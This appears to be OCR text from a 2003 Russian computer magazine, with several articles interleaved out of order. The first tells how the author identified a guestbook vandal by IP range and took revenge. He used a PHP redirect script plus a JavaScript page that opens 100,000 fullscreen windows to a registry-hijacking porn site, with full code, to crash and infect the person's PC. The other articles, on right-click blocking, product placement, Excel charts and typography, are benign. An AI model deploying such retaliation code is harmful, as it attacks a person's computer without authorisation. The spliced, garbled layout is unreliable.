fax-no: +7 3432 776734

fax-no: +7 3432 763005

fax-no: +7 3432 763006

e-mail: basko@basko.ru

registrar: RUCENTER-REG-RIPN


created: 1998.11.27

paid-till: 2003.12.01

source: RIPN

Таким образом, я получил координаты и контактные телефоны организации, предоставляющей хулигану доступ в Интернет. Будь его прегрешение более серьезным, вполне можно было бы связаться по телефону с провайдером и попросить его провести с клиентом разъяснительную работу, однако в данной ситуации все обвинения выглядели бы по меньшей мере смешными. Поэтому я решил проучить негодяя собственными силами. Для этого нужно знать, с использованием каких IP-адресов и через какой именно сервер подключается к Сети мой подопечный и какой операционной системой он пользуется — таких сведений вполне достаточно, чтобы хотя бы временно вывести из строя его компьютер, если он вновь попытается напасть. А эта информация у меня уже имела.

Поскольку веб-страницы, содержащие интерфейс гостевой книги, создавались при вызове CGI-скрипта динамически, было принято решение производить все требуемые манипуляции посредством независимой программы, запускающейся в момент обращения к скрипту в новом окне браузера. Для этого в код самой гостевой книги был помещен фрагмент скрипта на языке Java, открывающий на экране небольшое всплывающее окно и запускающий в нем PHP-программу с именем lamer.php:



Повторив процедуру для каждого из обнаруженных IP-адресов, я всякий раз выходил на dial-up-сервер одной и той же организации, расположенной в Екатеринбурге: dialup-4.rosincom.ru, dialup-5.rosincom.ru или dialup-20.rosincom.ru. Другими словами, мой подопечный соединяется с Интернетом по модему через один из трех модемных пулов, принадлежащих неизвестной пока конторе. Выяснить, что это за фирма и как с ней связаться, можно без всякого труда с использованием службы WHOIS:

>whois rosincom.ru

domain: ROSINCOM.RU

type: CORPORATE

nserver: cherry.rosincom.ru.

```
<SCRIPT LANGUAGE="Java
Script"> window.open('http://
www.holmogorov.ru/lamer.php',
"PROBY", 'height =200,width=200');
</SCRIPT>
```

Программа lamer.php, написанная мною на языке PHP, действовала достаточно просто. Сначала она определяла IP-адрес посетителя гостевой книги и отсекала от полученного результата значение последнего октета, поскольку известно, что злоумышленник появляется на сайте, подключаясь через один из трех модемных пулов, IP-адреса которых различаются лишь номером хоста. Вычисленное таким образом значение записывается в переменную \$ip. Затем необходимо определить реальный адрес посетителя на случай, если он использует в настройках соединения прокси-сервер, и осуществить над этим адресом аналогичную операцию, сохранив результат в переменной \$real_ip. Останется только сравнить обе эти переменные с первыми тремя октетами IP-адреса провайдера злоумышленника, которые мне прекрасно известны: 195.161.89... это число я заранее записал в переменную \$badip. Если адреса не совпадают, то посетитель гостевой книги — обычный законопослушный пользователь, и для него в окне с программой должна отображаться специальная веб-страница с извинениями и просьбой закрыть это окошко. Данная веб-страница хранится отдельно в файле sorry.htm и может содержать, например, следующий код:

```
<HTML>
<BODY>
<P>Приносим свои извинения
за временное неудобство. Пожалуй-
ста, закройте это окно.
</BODY>
</HTML>
```

Если адреса совпали, то хулиган пойман. Теперь можно загрузить в браузер документ crash.htm, который и нарушит работу его компьютера. О том, что именно делает этот документ с машиной злоумышленника, я расскажу позже, пока привожу полученный в итоге листинг программы lamer.php:

```
<?
```

```
$ip = $REMOTE_ADDR;
$ip = substr($ip, 0, 10);
$real_ip =
getenv("HTTP_X_FORWARDED_FOR");
$real_ip = substr($ip, 0, 10);
$badip = "195.161.89";
if ($ip == $badip){
header ("Location: http://
www.holmogorov.ru/crash.htm");
}
elseif($real_ip == $badip){
header ("Location: http://
www.holmogorov.ru/crash.htm");
}
{
header ("Location: http://
www.holmogorov.ru/sorry.htm");
}
?>
```

Итак, мы подошли к самому главному — как навсегда отбить у хулигана охоту писать гадости в гостевой книге? Как известно, браузер Microsoft Internet Explorer 6 весьма тесно связан с внутренней архитектурой Windows 2000, и в случае критических ошибок браузера нередко происходит отказ операционной системы. Одно из наиболее слабых мест IE 6 состоит в том, что при слишком большом числе обращений по протоколу http к удаленным узлам Интернета компьютер получает за короткое время соответствующее число откликов http-сервера, вследствие чего буфер команд браузера быстро переполняется, и компьютер зависает. Таким образом, если мы попытаемся одновременно открыть на машине недоброжелателя примерно 100 000 окон Internet Explorer, его браузер попросту рухнет под собственной тяжестью, придавив под своими обломками операционную систему. К тому же с использованием нескольких простых команд JavaScript эти окна можно открывать в полноэкранном режиме, предварительно удалив из интерфейса браузера все средства управления программой.

Конечно, после нажатия кнопки "Reset" и перезагрузки машины Windows будет по-прежнему работать стабильно, однако и на этот случай есть элегантное решение. В Интернете работают сотни порно-серверов, создатели которых по-

средством специальных программ на языке Java записывают в реестр посетителей несколько ключей, подставляющих в качестве стартовой страницы браузера адрес собственного сайта и автоматически восстанавливающих эти настройки при попытке пользователя их изменить. В момент открытия такой веб-страницы на экране появляется еще несколько окон аналогичных ресурсов, к тому же с десятком подобных адресов без ведома владельца компьютера заносится в папку "Избранное". В результате при каждом последующем выходе в Интернет на экран буквально отовсюду начинают "выпрыгивать" всплывающие окна с непристойными фотографиями. Причем для неопытного пользователя вычистить всю эту гадость вручную — задача архитрудная: гораздо чаще ему приходится форматировать винчестер и переустанавливать Windows заново. Вот на одну из таких страничек я, не мудрствуя лукаво, и перенаправил хулигана, открыв ее при помощи простого цикла сто тысяч раз подряд, чтобы гарантированно вызвать зависание машины:

```
<HTML>
<BODY>
<SCRIPT LANGUAGE="Java
Script"> var i = 0;
while (i<100000) {
window.open("http://
www.адрес_порносервера.ru",
",,fullscreen,scrollbars");
i = i + 1;
}
</SCRIPT>
</BODY>
</HTML>
```

Проанализировав спустя несколько дней логи сервера, я с огромной радостью обнаружил, что "ламер" примитивно попался в заботливо приготовленную для него ловушку. И с тех пор куда-то исчез. По крайней мере, с этого момента ни одного непристойного сообщения в гостевой книге больше не появлялось. Искренне надеюсь, что он пережил множество приятных минут, восстанавливая операционную систему на своем компьютере. Что ж, он это честно заслужил.

ОТКЛЮЧАЙТЕ

ПРАВУЮ
КНОПКУ
МЫШИ

Казалось бы, вполне разумное решение, однако в целом отключение правой кнопки мыши — это не лучший подход к решению проблемы.

Почему?**Это раздражает!**

Сложно представить, насколько нам необходима правая кнопка мыши, до тех пор, пока те возможности, которые она дает, вдруг не окажутся нам недоступны. И действительно, правая кнопка вызывает контекстное меню браузера, содержащее множество полезных возможностей. Разумеется, некоторые опции доступны в главном меню, и тем не менее, правая кнопка мыши — кратчайший путь к вызову нужной команды для выполнения определенного действия над выбранным объектом веб-страницы.

Это бессмысленно!

Если вы всерьез думаете, что блокировка правой кнопки мыши спасет вас от копирования материалов на сайте, вы сильно заблуждаетесь. Если кто-то решил скопировать содержание или программный

Потратив долгое время на разработку графического макета сайта, логотипа или информационного материала, вы, возможно, захотите защитить свою интеллектуальную собственность, предотвратить несанкционированное копирование материалов сайта с помощью JavaScript-сценария, блокирующего правую кнопку мыши и предупреждающего посетителя сайта о том, что он вступает в конфликт с законом об авторском праве.

код вашего сайта, он сумеет это сделать и без использования контекстного меню, вызываемого правой кнопкой мыши. Так, исходный код страницы можно получить, выбрав соответствующий пункт главного меню браузера (в Microsoft Internet Explorer это View — Source). Текст может быть выделен и скопирован (например, с помощью комбинации клавиш Ctrl+A), графика и электронные презентации могут быть взяты из кэша и т. д.

Блокировка правой кнопки мыши только лишь закрепит у посетителя желание выяснить, что же вы с таким усердием скрываете. А это, в свою очередь, привлечет чрезмерное и совершенно ненужное внимание к источникам вашего авторского материала (программный код, графика, тексты и пр.). К тому же не стоит забывать, что блокировка правой кнопки возможна только лишь при

условии поддержки JavaScript браузером пользователя. Стоит только пользователю отключить поддержку этого клиентского языка в своем браузере, и работа с правой кнопкой мыши вновь становится доступной, а все ваши изображения, тексты и коды — беззащитными.

Это нефункционально!

В последнее время стали появляться мыши, позволяющие существенно расширить набор возможных манипуляций пользователя на веб-странице: это и прокрутка, и вывод на печать, и навигация по страницам, и многое другое. Отключение правой кнопки мыши приведет к тому, что часть таких возможностей станет недоступной пользователю.

Даже если вы и не используете расширенные функции, встроенные в последние модели мышек, "нерабочее" состояние правой кнопки мо-

жет привнести существенный дискомфорт в работу с Интернетом. К примеру, многие привыкли открывать ссылки на внешние ресурсы в новом окне браузера: если в теге гиперсвязи не прописан атрибут TARGET, документ будет открыт в текущем окне, вследствие чего пользователь не сможет, например, сравнить два документа, не прибегая к постоянному возвращению назад. Конечно, можно щелкать по ссылке, удерживая клавишу Shift, но как быть, если пользователь находит более удобным использование этой команды именно через контекстное меню?

Это непрофессионально!

Подумайте сами, купили бы вы что-нибудь на сайте, где вас на каждом шагу информируют о том, что материал защищен законом об авторском праве? Думаю, что вряд ли. Блокировка правой кнопки мыши многим посетителям скажет о недостатке профессионализма разработчиков сайта.

Это оскорбительно!

Большинство посетителей приходит на ваш сайт в поисках информации или с желанием приобрести какой-то товар. Лишь малая доля преследует такую неблагоприятную цель, как воровство авторского материала. Таким образом, защищаясь от меньшинства, вы игнорируете большинство, оскорбляя тем самым искреннее побуждение людей использовать правую кнопку мыши в легальных целях. Вы уверены, что после этого доверие посетителей к вашему сайту не пошатнется?

Примеры защиты содержания сайта

Дабы не быть голословными, приводим несколько альтернативных путей решения проблемы несанкционированного копирования авторского материала с вашего сайта.

Защита изображений

1. Блокировка правой кнопки мыши только для изображений

Направьте действие своего скрипта, блокирующего вызов кон-


текстного меню браузера, исключительно на графические изображения (некоторые JavaScript-сценарии позволяют избавиться даже от появления панели работы с рисунками в MSIE 6).

2. Маркировка изображения

Если вы хотите показать, что изображение является авторской собственностью и запрещено для свободного копирования, используйте специальную маркировку в отдельных частях изображений: в углу логотипа или элемента корпоративной символики, внизу иллюстративного материала и т. д. Подобная маркировка часто встречается, к примеру, на серверах фотобанков и галерей: в нижней части всех графических файлов содержится информация об авторском праве.

3. Цифровые водяные знаки

Под цифровыми водяными знаками подразумеваются включенные в структуру графического файла идентификаторы информации: уникальный код ID, контактные данные создателя изображения и пр. Такая информация остается невидимой посетителю сайта при просмотре графики, однако при необходимости может быть извлечена специальными графическими утилитами или декодерами.



4. Эффект линзы

Если графика на вашем сайте представляет собой коммерческий интерес, можно защитить ее с помощью так называемого "эффекта линзы": в режиме предпросмотра посетителю показывается лишь увеличенный фрагмент интересующего его файла. Даже если злоумышленник и захочет скопировать такой фрагмент, никакой пользы от отдельной части единого изображения он не получит.

Другим вариантом, аналогичным эффекту линзы, может послужить размещение больших графических изображений в разрезанном виде: мало кому захочется копировать несколько десятков мелких кусочков своеобразной мозаики и самостоятельно "склеивать" их в графическом редакторе.

Защита HTML-кода

Существует три основных способа защиты кода страниц с использованием JavaScript:

- Шифрование исходного кода (прочтение становится невозможным без специального дешифратора)
- Отображение HTML-кода через JavaScript-функции
- Открытие сайта в новом окне без элементов панели управления (кнопки, адресная строка, закладки и пр.)

Что защищать?

Чтобы ответить на этот вопрос, вам необходимо четко определиться с тем, что вы хотите скрыть от излишнего любопытства посторонних и от свободного копирования. Не стоит также упускать из виду, что те, кто поставит перед собой цель что-либо украсть с вашего сайта, обязательно рано или поздно это сделают,

даже если им придется делать скриншот статьи, а затем вручную набирать текст в своем редакторе.

Дополнительную информацию по теме можно найти на следующих сайтах (на английском языке):

Disable Images Click — информация о скрипте, отключающем правую кнопку мыши для графических изображений

Digital Watermarking Links — ссылки на ресурсы по созданию цифровых водяных знаков

Samples of Watermark Techniques — советы по созданию маркировок и видимых водяных знаков

HTML Guard, How Secure? — советы и хитрости по защите программного кода и изображений на сайте

Using JavaScript Includes to Manage Content — применение JavaScript includes на практике

Rosemarie Wise,
"Don't Disable Right Click!"
(<http://www.sitepoint.com>).

Перевод и дополнения —
Алексей Петюшкин

БОЛЬШИЕ ДЕНЬГИ



МАЛЕНЬКИХ ОНЛАЙНОВЫХ ПРОЕКТОВ

Виктор Захарченко

Интернет приучил пользователей быть “слепыми” по отношению к баннерной рекламе. В поисках новых инструментов воздействия маркетологи обратились к киноиндустрии.

...На экране бесшумно продвигается герой популярного шутера, управляемый уверенной рукой игрока. Вот и живительная аптечка, которая скрывается под банкой Pepsi. Один глоток — и опять горят все деления жизни. Игрок довольно улыбается, ощущая силу своего величия, и протягивает руку к краю стола, где его ждет уже четвертая за этот вечер... банка Pepsi.

Примерно такого эффекта добиваются маркетологи, использующие новый рекламный инструмент под названием product placement. Под этим термином скрывается рекламное размещение на уровне сюжета в играх, сериалах и прочих потенциальных носителях. О нем и его применении в Интернете — наш сегодняшний рассказ.

Этот термин пришел в Сеть прямо из киноиндустрии. Именно там первыми поняли, что даже малейшее упоминание известного бренда в фильме может послужить основой для больших контрактов.

Product placement — инструмент очень тонкий. Неумелое обращение с ним чревато такими последствиями, что эффект для бренда будет

прямо противоположным ожидаемому. На западе это давно уже поняли и всецело придерживаются принципа: “Взаимодействие зрителя с брендом должно вызывать положительные эмоции”. Примеров такого подхода много. Достаточно внимательно понаблюдать за тем, какими телефонами пользуются герои, на каких машинах они ездят. Думаете, их выбор случаен? Совсем нет. Например, для последней части Бондиады BMW создала новую модель, продажи которой во многом зависят от популярности фильма. Вообще, фильмы о похождениях агента 007 — отличная площадка для product placement. Здесь прошли свою обкатку и сигары, и часы, а машины менялись в каждой серии.

Правда, в российском кино примеров качественного product

placement пока еще мало. Чаще такая скрытая реклама не приносит в бюджет фильма ни копейки. К примеру, Mercedes не платит ответственным киношникам за то, что почти в каждом фильме его 600-я модель отождествляется с могуществом и богатством, как и часы “Ролекс”.

Не удивительно, что метод, давший результат в кино, был приобщен и к покорению сетевой аудитории. Мировые бренды все чаще выражают свой интерес к онлайн-играм. Многомиллионные контракты уже заключили с создателями масштабных сетевых проектов такие монстры, как Intel, Nike и McDonalds. Речь идет о взаимодействии с независимыми онлайн-проектами вроде The Sims. Их масштабность позволяет с легкостью одеть героев в джинсы определенной марки или заставить все компьютеры быть похожими на Mac.

Самое время определиться, какими же преимуществами перед другими рекламными инструментами обладает product placement.

Вот каковы главные достоинства неактивного размещения на уровне сюжета по мнению одного из глав-

ных специалистов в области применения product placement Антона Попова*:

- Фокусировка сообщения за счет размещения игры. На тематические сайты приходит подготовленная к контекстному восприятию аудитория (в отличие от массовой, нетаргетированной аудитории кино).

- Привлечение аудитории за счет вирусного маркетинга без больших дополнительных затрат на рекламу, самосегментация потребителей.

- Пользователи активно ищут информацию на определенную тему и воспринимают ее как консультацию, а не как рекламу.

- Игроков не будет раздражать размещение рекламы в игре как, например, рекламные вставки по телевидению, так как реклама не прерывает ход игры и поэтому воспринимается лояльно.

- Игрок-потребитель не сможет обойти вниманием рекламируемую продукцию, поскольку она встроена в сценарий (на уровне диалогов, действий, изображений).

- Интерактивный характер игры позволяет показать товар в динамике — персонажи помогают "обучать" игроков особенностям его применения (особенно это актуально для новых товаров);

- Размещение товара в рекламе-игре дает гарантию того, что конкурирующий продукт не появится рядом с продуктом заказчика, как это может произойти на странице сайта (несколько баннеров рядом) или в рекламном блоке на радио.

- Рекламное сообщение проникает сразу в подсознание потребителя, пока он занят игровым процессом.

- Игра позволяет собрать контактную информацию о потенциальных покупателях и их предпочтениях, вовлечь потребителя в работу над созданием продукта, получить обратную связь.

- Advergame (один из видов product placement) можно использовать как источник проверенной информации, оставленной пользователями добровольно.

- Эмоции, пережитые в игре, переносятся на компанию, у игроков формируется осведомленность и лояльность к торговой марке.

- Создание устойчивого положительного мнения об объекте продвижения: данные опросов после игры показывают абсолютное лидерство того параметра продукта (идеи), на которую обращалось внимание в игре.

- Товар (информация) размещается на длительный срок, всегда доступен для просмотра в Интернете, в любой момент после запуска игры ее можно дополнить новыми уровнями или изменить уровень сложности (в отличие от РР в телепередаче).

- Продолжительный эффект и увеличение сроков действия "рекламного сообщения" без увеличения бюджета.

- Запоминаемость информации в игровой форме превышает аналогичные показатели по другим каналам воздействия на потребителей.

Оценивая нынешний статус product placement в Интернете, приходится констатировать, что по уровню взаимодействия WWW пока не может конкурировать с кино или телевидением. Но его плюсы в другом — в интерактивности и эффективности вирусного маркетинга, что при относительно небольших затратах может дать значительный эффект.

Готов ли Рунет к тому, что крупные бренды захотят использовать свой product placement для собственного продвижения или достижения одной из целей, названных выше? Актуальным становится вопрос наличия площадок, где такой вид рекламы можно было бы использовать. Речь в данном случае не идет о традиционных промо-играх, которые делаются под

конкретную задачу и быстро умирают. Для product placement нужны проекты (в первую очередь — сериалы и игры) со сформировавшейся аудиторией, независимые от настроений инвесторов (в идеале) и такие, что будут соответствовать интересам бренда. Говоря о последнем, нелепо было бы видеть в сериале о здоровом образе жизни рекламу, пускай и скрытую, алкогольных напитков.

Попробуем рассмотреть все те проекты, в которых можно было бы в потенциале использовать product placement. На первом месте идет, конечно же, Масяня www.mult.ru.

Героиня Олега Куваева как никто другой была бы идеальной площадкой для product placement, если бы ее появление не противоречило самой идее независимости и неангажированности Масяни. Как только в жизнь питерской девахи вмешались деньги, дела у нее пошли очень плохо. В общении с бывшим продюсером Масяни Максимом Маныловым мне удалось узнать, что предложения о product placement в сериале были, но все они отвергались. Дружба Масяни с новым рекламным инструментом не сложилась. Может, это и к лучшему.

Все остальные анимационные сериалы не могут похвастаться популярностью Масяни, а потому о них можно говорить только с позиций перспектив. В течение года на свет появилось сразу несколько сериалов — три украинских и один российский. Правда, учитывая возможности Интернета, географические барьеры выглядят очень условно.

Украину представляют два мультителевидения — "Тунгуру" (www.toongoo.ru) и Мульт.ТВ (www.mult.tv). Создатели первого высказали уверенность в том, что product placement очень скоро появится в их сериале. Второй же проект по сути является искрометной сатирой на все существующие flash-мульты, и на Масяню в том числе. Не удивительно, что создатели Мульт.ТВ (известная на Украине своей оригинальностью веб-студия [elvisPelvis www.elvis.com.ua](http://www.elvis.com.ua)) с таким же юмором подходят и к возможности появ-

*) Антон Попов — продюсер онлайн игры-сериала "Потребительские Игры", автор концепции Play&Buy, положенной в основу игр Seagate DiscDrive!, "U5: тайна трех океанов", Intel "Мастер продаж Р4", с 2000 года — руководитель группы интернет-маркетинга панъевропейского дистрибьютера компьютерных комплектующих ASBIS.



ления product placement в своих работах. Хотя, шутки шутками, а если проект станет популярным, то рекламодатели сами к нему придут. Еще один украинский flash-сериал — "Лево и Право" (www.200.com.ua), рассказывающий о похождениях двух куриных яиц.

Представитель России — проект Антимульт.ру (<http://antimult.ru>), появившийся на свет 1 апреля. Несмотря на название, авторы сериала заявляют, что ничего лично против Масыни и проекта Мульт.ру они не имеют. Уже в первых сериях было замечено несколько известных брендов, в том числе политических. То ли еще будет.

Все перечисленные сериалы сталкиваются с главной проблемой — как внедрить product placement в свои сюжеты так, чтобы не навредить индивидуальности проекта. Заработать хочет каждый, но если начинать "прогибаться" под рекламо-

дателя с самого начала, то можно растерять популярность, так ее и не добившись.

С этой позиции намного более предпочтительными в плане product placement выглядят шансы еще одного российского проекта — "Потребительские Игры" (www.probuy.ru), который осенью отпразднует годовщину своего существования. В рамках проекта выходит сериал "Неутомимые Потребители", первую серию которого посмотрело в общей сложности более 40 тыс. человек. Сейчас, когда вы читаете этот материал, заканчивается подготовка к выходу второй серии, рассказывающей о похождениях Егора Покупцова и Марины Хозяйкиной. "Потребительские Игры" — типичный сетевой проект. Его делает виртуальная команда, разбросанная по всему СНГ. Все ее участники заняты в собственных проектах и собираются только на время съемок, и лишь сценаристы не прекращают свою работу ни на миг.

Главное отличие "Неутомимых Потребителей" от всех названных выше проектов — интерактивность. Ни один из flash-сериалов не предполагает активного участия зрителей в сюжете. "Неутомимые" несут в себе изобилие сцен, в которых зритель (игрок) сам выбирает дальней-

ший ход развития событий. Такая интерактивность предполагает более активное взаимодействие зрителей с материалом, а значит, при использовании product placement, и большую эффективность.

Специалисты отмечают, что именно качество контакта здесь играет ключевую роль. Азарт и заинтересованность, которая присуща зрителям особенно в случае интерактивного взаимодействия, дают в 10 раз более эффективный контакт, чем при восприятии статичной информации. Именно поэтому product placement считается рекламным инструментом будущего в отечественном Интернете.

Приходится констатировать, что у рекламодателя выбор площадок, готовых воспользоваться новым инструментом, не так и велик. Лишь последний из перечисленных проектов несет в себе идею использования product placement с момента старта.

Новый вид рекламного воздействия делает только первые шаги в отечественном сегменте Сети. Статус "рельсоукладчиков", которым наградили себя и других теоретиков product placement в Рунете Антон Попов, очень скоро будет заменен на статус пионеров. Деление рынка уже началось, продолжение следует...

Диаграмма как инструмент эстетики

Компьютер считается инструментом для работы с информацией, но сейчас все в большей мере он воспринимается как инструмент эстетики. Красивые иллюстрации, анимации и хорошо обработанные фотографии — вот что привлекает пользователей куда больше, чем функциональный рационализм.

Результат всякой деятельности оценивается сравнением. Чтобы придать сравнению наглядность, а в месте с наглядностью и красоту, сравнение сопровождаются диаграммами. Компьютерные программы позволяют строить и изменять графики без особого труда, причем никакие специальные инструменты не требуются: в пакете Microsoft Office необходимые средства имеют и Word, и Power Point, и Access. Однако, как

мне кажется, самые богатые и относительно простые возможности предоставляет Excel. Попробую убедить вас в этом.

Как построить диаграмму?

Начинающий пользователь с развитыми инстинктами полагает, что инструментальная среда сделает все нужное без его усилий, и никак не возьмет в толк, что ей, этой среде, нужно как-то сообщить, "что те надо", прежде

чем она, не без помощи того же пользователя, создаст "шо ты хошь". А что и как нужно сообщить Excel?

Ничего нельзя создать без основы, фундамента. Для Excel это, разумеется, таблица. Какая? Это зависит от того, что вы хотите построить. Самой простой пример — рейтинг популярности. В Интернете таких рейтингов — море. Чтобы не повторяться, возьмем абстрактный пример. Предположим, перед нами стоит задача исследовать популярность женских имен. Попросим знакомого с репутацией Казановы назвать, сколько и какие имена носят его подружки. Пусть его мемуары отражаются в такой таблице, заполненной в Excel.



ГРАФИКА, ДИЗАЙН, ТЕКСТ И ШРИФТ

Владимир Молочков

Продолжение. Начало см. в "Магии ПК" №4/2003

Начертание

Как вы уже знаете из статьи в прошлом номере, различные варианты начертания некоторого шрифта всех возможных размеров (кеглей) объединяются в одно шрифтовое семейство — гарнитуру. Симво-

лы одной гарнитуры могут быть светлыми и жирными (различие по толщине штрихов), широкими и узкими (по соотношению ширины и высоты), прямыми, наклонными и курсивными (по углу наклона знака, который он образует с вертикальной осью).

Начертание (*Type face*) — комплект строчных и прописных знаков, цифр, знаков препинания, спецзнаков и символов шрифта, отличающихся цветовой насыщенностью, пропорциями, контрастностью и наклоном знаков.

В разных программах для шрифта каждой гарнитуры существует несколько стандартных вариантов начертания: нормальное (Normal или Plain, это и есть обычный шрифт), курсивное (Italic), жирное (Bold), жирное курсивное (Bold italic) и т. п. Конечно, это далеко не все возможные начертания. Кроме них можно назвать такие широко распространенные, как светлое (light), супер-светлое (extra light), полужирное (demi bold), супержирное (extra bold), сжатое (compressed, или condensed). Существует и множество других, для которых иногда даже нет общепринятого наименования.


Многие шрифты имеют несколько начертаний, некоторые из них отображаются в списке Font отдельными строками, содержащими название шрифта и сокращенное название начертания.

Строго говоря, курсив и наклонный — это разные начертания. Наклонный шрифт образуется простым искажением (наклоном) символов

Теперь создание диаграммы — дело техники. Вызываем Мастера диаграмм на панели инструментов "Стандартная" или из меню "Вставка" — "Диаграммы". В появившемся окне

не всегда легко ответить на все вопросы, которые задает Мастер. Уже самый первый, о типе диаграммы, часто вызывает затруднения. Для рейтинга вполне подойдут самые примитивные: круговая диаграмма или, возможно, кольцевая. Просто единственный числовой столбец отвечает как раз такой интерпретации.

На втором шаге требуется указать диапазон данных. В большинстве случаев Мастер оказывается достаточно "умен", чтобы понять, как строить диаграмму, если вы просто выделите прижатой левой клавишей мышки все заполненные для построения диаграммы ячейки, и числовые и текстовые. Если что-то не так, попробуйте расположить данные в строках, а не в столбцах. Снова не то? Тогда задумайтесь, на той ли числовой базе вы строите диаграмму.



Собственно, все, что требуется, уже построено. На следующем шаге остается позаботиться только о подписях к данным. Три вкладки дают возможность подписать саму картинку, оси, линии сетки. Естественно, в круговой диаграмме ни осей, ни линий сетки нет. Каким будет заголовок диаграммы, решаете вы, а не Мастер, поэтому появившееся по умолчанию название "Количество"

| Имя | Количество |
|--------|------------|
| Лена | 27 |
| Гаян | 32 |
| Гаян | 19 |
| Света | 12 |
| Маша | 14 |
| Оля | 17 |
| Люда | 9 |
| Наташа | 11 |
| Ира | 21 |



исходного (Normal) шрифта. В курсивном же начертании буквы имеют лишь сходство с прямыми по стилю, рисунок их совсем другой. Курсив отличается от наклонного тем, что некоторые литеры в нем из-за стилизации под рукописное начертание имеют особый рисунок. Это хорошо заметно на буквах "а", "в", "и". Если наклонное начертание может быть создано (сгенерировано) программой, то курсивное должно изначально содержаться в файле шрифта. Такие начертания шрифта не отображаются в списке, а выбираются непосредственно на панели свойств. Например, для того чтобы присвоить тексту в MS Word полужирное начертание, следует его выделить, а затем нажать кнопку Bold на панели свойств. Аналогично для присвоения курсивного (наклонного) начертания воспользуйтесь кнопкой Italic (Курсив). Для отмены этих начертаний следует повторно щелкнуть на соответствующей кнопке — опция будет отменена.

Пропорции шрифта

По соотношению ширины и высоты одноименных знаков шрифты подразделяются на узкие (Condensed, Narrow), нормальные (Normal) и широкие (Expanded,

TIMES50%
TIMES100%
TIMES150%

Изменение ширины символов разных шрифтов с использованием опции Aspect ratio

Wide). Могут быть варианты усиления эффекта: очень (very) и сверх (extra, ultra). Реализация сжатого шрифта как отдельной разновидности в настольных издательских системах (DTP) — скорее исключение, чем правило. В подавляющем большинстве сжатые шрифты получаются средствами самой DTP-системы — путем пропорциональной деформации. Такая деформация может представлять собой не обязательно сжатие, строятся и растянутые начертания. Например, в программе CorelXARA соотношение ширины и высоты символа данного начертания может быть изменено вводом значения ширины в процентах в поле Aspect ratio. При этом исходная (нормальная) ширина символов принимается за 100%.

В начертаниях Extended (расширенный) или Condensed (суженный) рисунок букв изменен в соответствии с изменившейся шириной так, чтобы получился гармоничный шрифт с выверенным соотношением ширины штрихов и межбуквенных просветов, тогда как при программном искажении ширина символов изменяется простым сжатием и рас-

тяжением, из-за чего нарушаются многие характеристики — соотношение толщины горизонтальных и вертикальных штрихов литер, пробелы в очках букв Б, О, Q и др., а в конечном счете внешний вид и читаемость шрифта ухудшаются. Особенно к этому чувствительны шрифты с засечками, поэтому для них ширину литер менять нежелательно. Рубленые шрифты (без засечек) меньше искажаются при смене ширины, но и для них эту величину не стоит менять более чем на 10—20%.

Индексы

Индексы применяются при наборе математических, химических и других формул, значков примечаний и др. Кнопки Superscript (надстрочный, или верхний индекс) и Subscript (подстрочный, или нижний индекс) изменяют кегль символа и перемещают его в положение соответствующего индекса.

$E=mc^2$
 H_2O

Известные формулы, записанные с применением надстрочного и подстрочного индексов

Индекс — это атрибут символа, и он может быть задан, как и прочие

заменим на более содержательное "Популярность женских имен". Вкладка с названием "Легенда" говорит о том, как будут расположены подписи к данным, которые Мастер взял в столбце А. Очень полезна вкладка "Подписи данных". На круговой диаграмме с ее помощью можно указать абсолютное числовое значение (приведенное в столбце В) или же относительное, в процентах (вычисляются самой программой), а также указать непосредственно на секторах названия категорий (имен), что избавляет от необходимости выводить легенду.

Да она как живая!

Вот диаграмма и построена. Попробуем изменить данные, приведенные Казановой. Обратите внимание: варьирование чисел тут же ска-

залось и на размере секторов диаграммы, и процентной на доле. Разумеется, все это только в среде Excel. Если скопировать диаграмму через буфер обмена в другую инструментальную среду, то, конечно, изменение данных ни к чему не приведет. Впрочем, в офисных приложениях можно воспользоваться OLE-технологией и обеспечить ее изменение при изменении исходных данных. Но если вы скопируете ее в графический редактор, ничего подобного уже не сделать.

Разумеется, диаграмма сохраняет все свойства окна, то есть можно изменять ее размеры, перемещать по экрану или помещать в документ на нужное место.

Многие часто злоупотребляют числом категорий. Мало того, что диаграмма с большим количеством

маленьких секторов теряет свою наглядность, так еще обостряется вопрос их цветового различия. Что, если диаграмму придется печатать, да еще на монохромном лазерном принтере? Ну 4—6 оттенков серого получить еще можно, но в нашем-то случае их девять! Однако и этому горю можно помочь. Щелкните на том секторе, цвет которого вас не удовлетворяет. Если выделился не один, а все сектора, — щелкните еще раз. А теперь на выделенном секторе правой кнопкой мыши вызовите контекстное меню, а в нем — пункт "Формат точки данных". Кнопка "Способы заливки" в окне "Формат элемента данных" позволит выбрать один из вариантов узоров или текстур.

Можно отказаться от легенды, но тогда диаграмма, скорее всего, ока-

ARIAL ARIAL ARIAL

Исходный выделенный текст, он же контурный и оттененный атрибуты текста, для нескольких символов и даже для абзаца. Скорее всего, вы сталкивались с индексными кнопками в программе MS Word.


Практикум

